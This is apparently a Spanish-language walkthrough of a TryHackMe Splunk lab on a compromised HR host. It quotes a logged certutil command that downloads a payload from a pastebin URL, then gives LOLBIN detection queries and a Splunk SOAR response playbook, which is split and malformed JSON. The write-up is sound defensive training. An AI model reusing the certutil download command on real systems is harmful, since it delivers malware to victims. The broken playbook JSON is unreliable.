
¿Cuál fue la fecha en que el host infectado ejecutó este binario? Formato (AAAA-MM-DD)

Esta información esta en el eventtime

List Format 20 Per Page		
< Hide Fields All Fields	i Time	Event
SELECTED FIELDS a host 1 a source 1 a sourcetype 1  INTERESTING FIELDS a Category 1 a Channel 1 a CommandLine 1 # date_hour 1 # date_mday 1 # date_minute 1 a date_month 1 # date_second 1 a date_wday 1 # date_year 1 # date_zone 1 # EventID 1 a EventTime 1 a extracted_EventType 1 a extracted_Index 1 a HostName 1 a Index 1 # linecount 1 a NewProcessId 1 a Opcode 1 # ProcessID 1 a ProcessName 1 a punct 1	> 3/4/22 10:38:28.000 AM	{ [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT_SUCCESS HostName: HR_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: win_event_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon index: winlogs } Show as raw text host = cybertees   source = win_event_logs.json   sourcetype = _json

¿A qué sitio de terceros se accedió para descargar la carga maliciosa?

Esta info esta en el log



El sitio de terceros al que se accedió para descargar la carga maliciosa es <https://controlc.com/e4d11035>

\*\*Detalles:

- [controlc.com](https://controlc.com) es un servicio tipo *pastebin* que permite alojar texto y archivos de forma temporal o persistente.
- Este dominio ha sido **utilizado en múltiples campañas de malware** para alojar comandos, scripts o enlaces a cargas útiles (payloads).
- La URL específica ( [/e4d11035](https://controlc.com/e4d11035) ) hace referencia al recurso o contenido alojado que fue descargado bajo el nombre [benign.exe](#).

¿Cuál es el nombre del archivo que se guardó en la máquina host desde el servidor C2 durante la fase posterior a la explotación?

La URL específica ( [/e4d11035](https://controlc.com/e4d11035) ) hace referencia al recurso o contenido alojado que fue descargado bajo el nombre [benign.exe](#).

List ▾	Format	20 Per Page ▾
i	Time	Event
>	3/4/22 10:38:28.000 AM	<pre>{ [-]   Category: Process Creation   Channel: Windows   CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe   EventID: 4688   EventTime: 2022-03-04T10:38:28Z   EventType: AUDIT_SUCCESS   HostName: HR_01   NewProcessId: 0x82194b   Opcode: Info   ProcessID: 9912   ProcessName: C:\Windows\System32\certutil.exe   Severity: INFO   SeverityValue: 2   SourceModuleName: eventlog   SourceModuleType: Win_event_log   SourceName: Microsoft-Windows-Security-Auditing   SubjectDomainName: cybertees.local   Username: haroon   index: winlogs }</pre> <p>Show as raw text</p> <p>host = cybertees   source = win_event_logs.json   sourcetype = _json</p>

El archivo sospechoso descargado del servidor C2 contenía contenido malicioso con el patrón THM{.....}; ¿qué es ese patrón?

Para ello debemos ir a la Url `hxxps[://]controlc[.]com/e4d11035` y en esta podemos ver la flag

¿Cuál es la URL a la que se conectó el host infectado?

Como en se indico en la anterior pregunta la url es la que se encuentra en el log

ApplicationsPlacesSystemTue 8 Jul, 22:32AttackBox IP:10.10.7.53

Search | Splunk 8.2.6 — Mozilla Firefox

Search | Splunk 8.2.6e4d11035 - flag.txt

10.10.209.147/en-US/app/search/search?q=search index%3D"win\_eventlogs" CommandLine%3D"TryHackMe | Learn Cy...TryHackMe SupportOffline CyberChefRevshell GeneratorReverse Shell Cheat S...GitHub - swisskyrepo/...

0 events during February 2024

< Hide FieldsAll Fields

SELECTED FIELDS  
a host 1  
a source 1  
a sourcetype 1  
INTERESTING FIELDS  
a Category 1  
a Channel 1  
a CommandLine 1  
# date\_hour 1  
# date\_mday 1  
# date\_minute 1  
a date\_month 1  
# date\_second 1  
a date\_wday 1  
# date\_year 1  
# date\_zone 1  
# EventID 1  
a EventTime 1  
a extracted\_EventType 1  
a extracted\_Index 1  
a HostName 1  
a index 1  
# linecount 1  
a NewProcessId 1  
a Opcode 1  
# ProcessID 1

i

Time

Event

> 3/4/22 10:38:28.000 AM { [-] Category: Process Creation Channel: Windows CommandLine: certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe EventID: 4688 EventTime: 2022-03-04T10:38:28Z EventType: AUDIT\_SUCCESS HostName: HR\_01 NewProcessId: 0x82194b Opcode: Info ProcessID: 9912 ProcessName: C:\Windows\System32\certutil.exe Severity: INFO SeverityValue: 2 SourceModuleName: eventlog SourceModuleType: Win\_event\_log SourceName: Microsoft-Windows-Security-Auditing SubjectDomainName: cybertees.local UserName: haroon index: winlogs } Show as raw text host = cybertees source = win\_event\_logs.json sourcetype = \_json

asi que seria esta hxxps[://]controlc[.]com/e4d11035.

## Conclusión

El análisis de los eventos reveló que el usuario **haroon**, perteneciente al segmento de Recursos Humanos, ejecutó el proceso **certutil.exe** para descargar un archivo desde **https://controlc.com/e4d11035**, utilizando un LOLBIN con fines potencialmente maliciosos. Este comportamiento coincide con tácticas de evasión comunes observadas en entornos comprometidos (T1105 - Ingress Tool Transfer). Se recomienda aplicar controles para limitar el uso de utilidades del sistema como **certutil.exe**, revisar el alcance del compromiso en el host afectado y monitorear actividad similar en otros segmentos de la red.

Con **Splunk**, podemos implementar tanto **medidas de seguridad preventivas** como **automatizaciones** para detectar y responder a este tipo de eventos en tiempo real. acciones recomendadas serian:

### Medidas de seguridad en Splunk para evitar eventos similares

#### 1. Alertas en tiempo real

Crea alertas que se activen cuando se detecte el uso de **LOLBINs con URLs**, como:

```
index=win_eventlogs EventCode=4688
(ProcessName="*\\certutil.exe" OR ProcessName="*\\powershell.exe" OR ProcessName="*\\bitsadmin.exe" OR
ProcessName="*\\curl.exe")
CommandLine="*http*
```

**Acción:** Enviar alerta por correo, Slack o integrar con sistemas de ticketing (ServiceNow, Jira, etc.).

#### 2. Panel de detección de LOLBINs

Diseña un panel que monitoree el uso de procesos legítimos abusados (LOLBINs), como:

- certutil.exe**

- `mshta.exe`
- `regsvr32.exe`
- `powershell.exe`
- `rundll32.exe`

Visualización por usuario, host y frecuencia de uso.

### 3. Listas de permitidos/denegados (whitelisting/blacklisting)

Establece una lista de rutas y comandos esperados para ciertos binarios. Cualquier ejecución fuera de esos parámetros genera una alerta.

Ejemplo: Solo permitir `certutil.exe` en servidores certificados.

### 4. Integración con SOAR (automatización)

Si usas **Splunk SOAR** (antes Phantom), puedes automatizar respuestas como:

- **Bloquear IP o URL** en el firewall o proxy.
- **Aislar host comprometido** desde EDR.
- **Deshabilitar cuenta de usuario** sospechosa en AD.
- **Enviar hash a sandbox** para análisis.

### 5. Detección de tareas programadas sospechosas

Buscar comandos que utilicen `schtasks.exe` o `at.exe` para crear tareas persistentes:

```
index=win_eventlogs EventCode=4688  
(ProcessName="*\\schtasks.exe" OR CommandLine="*/create*")
```

### 6. Análisis de comportamiento de usuarios (UEBA)

Implementar el **User & Entity Behavior Analytics** de Splunk para detectar anomalías en:

- Comportamiento inusual del usuario.
- Accesos fuera de horario.
- Uso de herramientas administrativas inusuales.

## Automatización recomendada (Splunk SOAR)

**Playbook de respuesta ante LOLBIN malicioso:**

1. Detectar proceso anómalo con URL.
2. Enviar hash de archivo a VirusTotal.
3. Si es malicioso → aislar host en red.
4. Notificar a equipo de seguridad.
5. Generar ticket de seguimiento.

## Playbook: Detección y respuesta ante LOLBIN con descarga remota (T1105)

### Objetivo

Detectar el uso de LOLBINs con indicadores de descarga (uso de URLs) y automatizar la respuesta para contener la amenaza.

### Entradas

- Evento desde Splunk con:



- `ProcessName`
- `CommandLine`
- `UserName`
- `HostName`

## Flujo del Playbook

### 1. Análisis inicial

- **Condición:** Si `CommandLine` contiene una URL (`http`, `https`, `ftp`) y el `ProcessName` es un LOLBIN conocido (`certutil.exe`, `powershell.exe`, etc.).
- **Ejemplo de condición en JSON para SOAR:**

```
{
  "conditions": [
    {
      "field": "CommandLine",
      "contains": ["http", "https"],
      "operator": "contains"
    },
    {
      "field": "ProcessName",
      "equals_any": [
        "certutil.exe", "powershell.exe", "bitsadmin.exe",
        "curl.exe", "wget.exe", "mshta.exe"
      ]
    }
  ]
}
```

### 2. Extraer y analizar indicadores

- **Extraer:**
  - URL del comando
  - Hash del archivo descargado (si se conoce)
- **Acción:** Enviar URL y hash a *VirusTotal* o *Hybrid Analysis* (usando integración de SOAR).
- **Decisión:** Si la reputación es maliciosa o desconocida → continuar con contención.

### 3. \*Aislar el host

- **Acción:** Usar integración con EDR (CrowdStrike, SentinelOne, Microsoft Defender ATP) o firewall para **aislar el host** HR\_01.

### 4. Suspender la cuenta del usuario

- **Acción:** Deshabilitar temporalmente la cuenta `haroon` en Active Directory (usando módulo AD en SOAR).

### 5. Notificar al equipo de seguridad

- **Enviar alerta por:** Email, Teams o Slack.
- **Contenido:** Usuario, host, proceso, comando, reputación del archivo/URL.

### 6. Generar artefacto de evidencia

- Guardar datos clave:
  - Proceso y comando
  - URL
  - Hash del archivo
  - Resultado del análisis en sandbox
  - Hora, usuario y host


### 7. Crear ticket de seguimiento

- **Integración:** ServiceNow, Jira u otro sistema ITSM
- **Prioridad:** Alta
- **Título:** \_LOLBIN sospechoso detectado – posible descarga maliciosa.

## Resultado esperado

- Contención automática del host y del usuario.
- Análisis reputacional rápido de la URL/payload.
- Documentación y trazabilidad del incidente.
- Notificación inmediata al equipo Blue Team.

**Ejemplo completo de un playbook en formato JSON** para **Splunk SOAR** (Phantom), el cual automatiza la detección y respuesta ante el uso de LOLBINs que descargan cargas desde Internet.



Este JSON es un esquema base que puede necesitar ajustes según las integraciones (VirusTotal, EDR, AD, etc.). Está estructurado para importar directamente en SOAR con tareas, condiciones y acciones clave.

## Playbook JSON: Detección de LOLBIN con descarga

```
{
  "playbook_name": "Detección y respuesta ante LOLBIN con descarga",
  "description": "Playbook para detectar el uso de LOLBINs como certutil, powershell, curl, etc., con comandos que descargan archivos desde Internet, y realizar acciones automáticas de análisis, contención, y notificación.",
  "active": true,
  "playbook_type": "automation",
  "tags": ["LOLBIN", "T1105", "Descarga", "certutil", "powershell", "detección", "respuesta"],
  "workflow": {
    "nodes": [
      {
        "name": "Condición: LOLBIN con URL",
        "action": {
          "type": "condition",
          "parameters": {
            "conditions": [
              {
                "parameter": "artifact:*.command_line",
                "condition": "contains",
                "value": "http"
              },
              {
                "parameter": "artifact:*.process_name",
                "condition": "in",
                "value": [
                  "certutil.exe",
                  "powershell.exe",
                  "bitsadmin.exe",
                  "curl.exe",
                  "wget.exe",
                  "mshta.exe"
                ]
              }
            ]
          }
        }
      },
      {
        "name": "Enviar a VirusTotal",
        "action": {
          "type": "investigate",
          "action": "file reputation",
          "app": "VirusTotal",
          "parameters": {
            "hash": "artifact:*.file_hash"
          }
        }
      }
    ]
  },
  "next": {
    "true": ["Enviar a VirusTotal", "Aislar Host", "Suspender Usuario", "Notificar Equipo"],
    "false": ["Finalizar"]
  }
}
```

```

    },
    {
      "name": "Aislar Host",
      "action": {
        "type": "contain",
        "action": "isolate device",
        "app": "CrowdStrike",
        "parameters": {
          "device_id": "artifact:*.device_id"
        }
      }
    },
    {
      "name": "Suspender Usuario",
      "action": {
        "type": "contain",
        "action": "disable account",
        "app": "Active Directory",
        "parameters": {
          "username": "artifact:*.user_name"
        }
      }
    },
    {
      "name": "Notificar Equipo",
      "action": {
        "type": "notify",
        "action": "send email",
        "app": "SMTP",
        "parameters": {
          "to": "soc@empresa.com",
          "subject": "Alerta de LOLBIN con descarga detectada",
          "body": "Se ha detectado el uso de {{artifact.process_name}} con comando sospechoso:
{{artifact.command_line}} desde el host {{artifact.host}} por el usuario {{artifact.user_name}}."
        }
      }
    },
    {
      "name": "Finalizar",
      "action": {
        "type": "end"
      }
    }
  ],
  "start": "Condición: LOLBIN con URL"
}

```

## ¿Qué es necesario ajustar antes de usarlo?

- Configura los **conectores/integraciones** en Splunk SOAR (como VirusTotal, CrowdStrike, AD).
- Revisa si tu fuente de datos usa `artifact.command_line`, `artifact.user_name`, etc., o si debes cambiar a `event.field_name`.
- Modifica `device_id` si usas un EDR diferente.
- Cambia el correo de notificación ( `soc@empresa.com` ).